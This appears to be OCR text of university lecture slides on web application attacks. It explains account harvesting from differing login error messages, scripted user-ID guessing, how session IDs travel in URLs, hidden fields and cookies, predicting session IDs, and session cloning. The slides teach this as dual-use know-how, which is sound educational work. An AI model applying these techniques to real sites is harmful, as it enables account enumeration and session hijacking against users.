
CSCE 629
Cyber Attack

Gaining Access Using Application and Operating System Attacks

Web App Attacks



Dr. Barry Mullins
AFIT/ENG
Bldg 642
Room 209
255-3636 x7979

Computer and Network Hacker Exploits

- Step 1: Reconnaissance
- Step 2: Scanning
- Step 3: Gaining Access
  - Application and Operating System Attacks
    - Buffer Overflows
    - Password Attacks
    - Web App Attacks
      - Session Tracking
      - Injection Flaws
        - » SQL Injection
        - » Command Injection
      - Client-Side Attacks
  - Network Attacks
  - Denial of Service Attacks
- Step 4: Maintaining Access
- Step 5: Covering Tracks and Hiding

Cracking WWW Apps

- Web presence = attack vector

- Web vulnerability
  - Weakness in at least one of
    - web application, architecture, design, configuration, or code


- We will discuss several techniques for getting a web application to cough up data it shouldn't… or execute commands on the web server
  - Account Harvesting
  - Session Tracking
  - SQL Injection
  - Command Injection

Account Harvesting

- Determine legitimate user IDs and passwords of vulnerable app
- Targets the authentication process when an app requests a
  - User ID
  - Password
- Technique works if app responds with different error messages for incorrect user ID versus incorrect password


Bad User ID With Bad Password

Bad User ID, with Bad Password



Good User ID With Bad Password

Good User ID, with Bad Password




HTML is identical to the previous figure

But check out *this* error number. An attacker can use this to differentiate good user IDs from bad ones

This One is Pretty Obvious!

Accessed on 5 Jan 11



Automate Harvesting With Scripts

- Conduct a dictionary or brute-force attack guessing all possible user IDs while using a bogus password (e.g., zz)


- Script monitors for subtle changes in the returned webpage to determine if it hit on a valid user ID
  - URL
  - HTML code
  - Hidden form elements
  - Cookies

Session Tracking

- Legitimate technique used by web sites to track a user's actions during a session
- User authenticates (user ID and password) with a web app (server)
  - App generates a session ID (sequence of characters)
  - App sends ID back to the client's browser using
    - URL tracking
    - Hidden form elements
    - Cookies
- Applications can use any or all three of these capabilities to track user sessions and maintain user information
  - Browser will include session ID in all subsequent traffic back to the server

Session IDs – URL Tracking

1. URL Session Tracking
   - User session information is passed as part of the URL
   - https://www.skoudisstuff.com/acctbal.asp?sid=34112323



Session IDs – Hidden Form Elements

2. Hidden Form Elements
   - User session information is passed in the HTML itself, but not displayed in the browser
   - "View Source" to see HTML


```
<INPUT TYPE="HIDDEN" NAME="Session" VALUE="34112323">
```

Session IDs – Cookies

3. Cookies - Most widely used
   - User session information is passed to the browser as a cookie
   - Cookies are exchanged using HTTP header fields
   - Two types of cookies
     1. Persistent cookies
        - Stored on local file system – hard drive
          - » **Win7: C:\Users\Barry\AppData\Roaming\Microsoft\Windows\Cookies**
          - » **Win10: C:\Users\Barry\AppData\Local\Microsoft\Windows\INetCookies**
        - Available the next time the user surfs to the same website
     2. Non-persistent
        - Stored in memory and deleted when browser is closed
        - Not written to the hard drive

How to Determine a Valid Session ID

- First, log in as a legit user
  - Observe the session ID assigned to you
    - How long is the ID?
    - What type of characters are used in the ID?
- Write a script to log in over and over again gathering IDs
  - How do they change?
  - Are they related to the user ID?
  - Analyze session IDs to predict a value
- hackvertor – online tool to decode/encode numerous strings
  - https://hackvertor.co.uk/public




Session Cloning
aka Web Parameter Tampering

- Can change session ID values in URLs, hidden fields, or cookies
- Attackers change session IDs to a value assigned to another user and usurp that user's session!
  - May be able to execute transactions on that user's behalf
- Simple to exploit
  - URL Session Tracking
    - Edit URL line in the browser then send
  - Hidden Form Elements
    - Open Developer Tools in your browser
    - Edit the code changing the values of the hidden form elements
    - Hit Send/Submit on the webpage
  - Cookies …

Attacking Session Tracking Cookies


- Used to implement session IDs

```
UserPreferences
3%7C+%7C0%7Creal%7Cfast%7C-1%7C-1%7C-1%7C-1%7C-1%7C+%7C+%7C+%7C+%
7C+%7C-1%7CUndeclared%7C+%7C+%7C+%7C+%7Chp%7C4%7C+%7C+%7C+%7C%
7CUSGA0028%253A1%253AAtlanta%252C+GA%252C+United+States%255E%
7CUS%7COH%7C542%7CDayton%7C45434%7C9
weather.com/
1088
2127698944
30204186
109427744
30130761
*
```




Web Application Manipulation 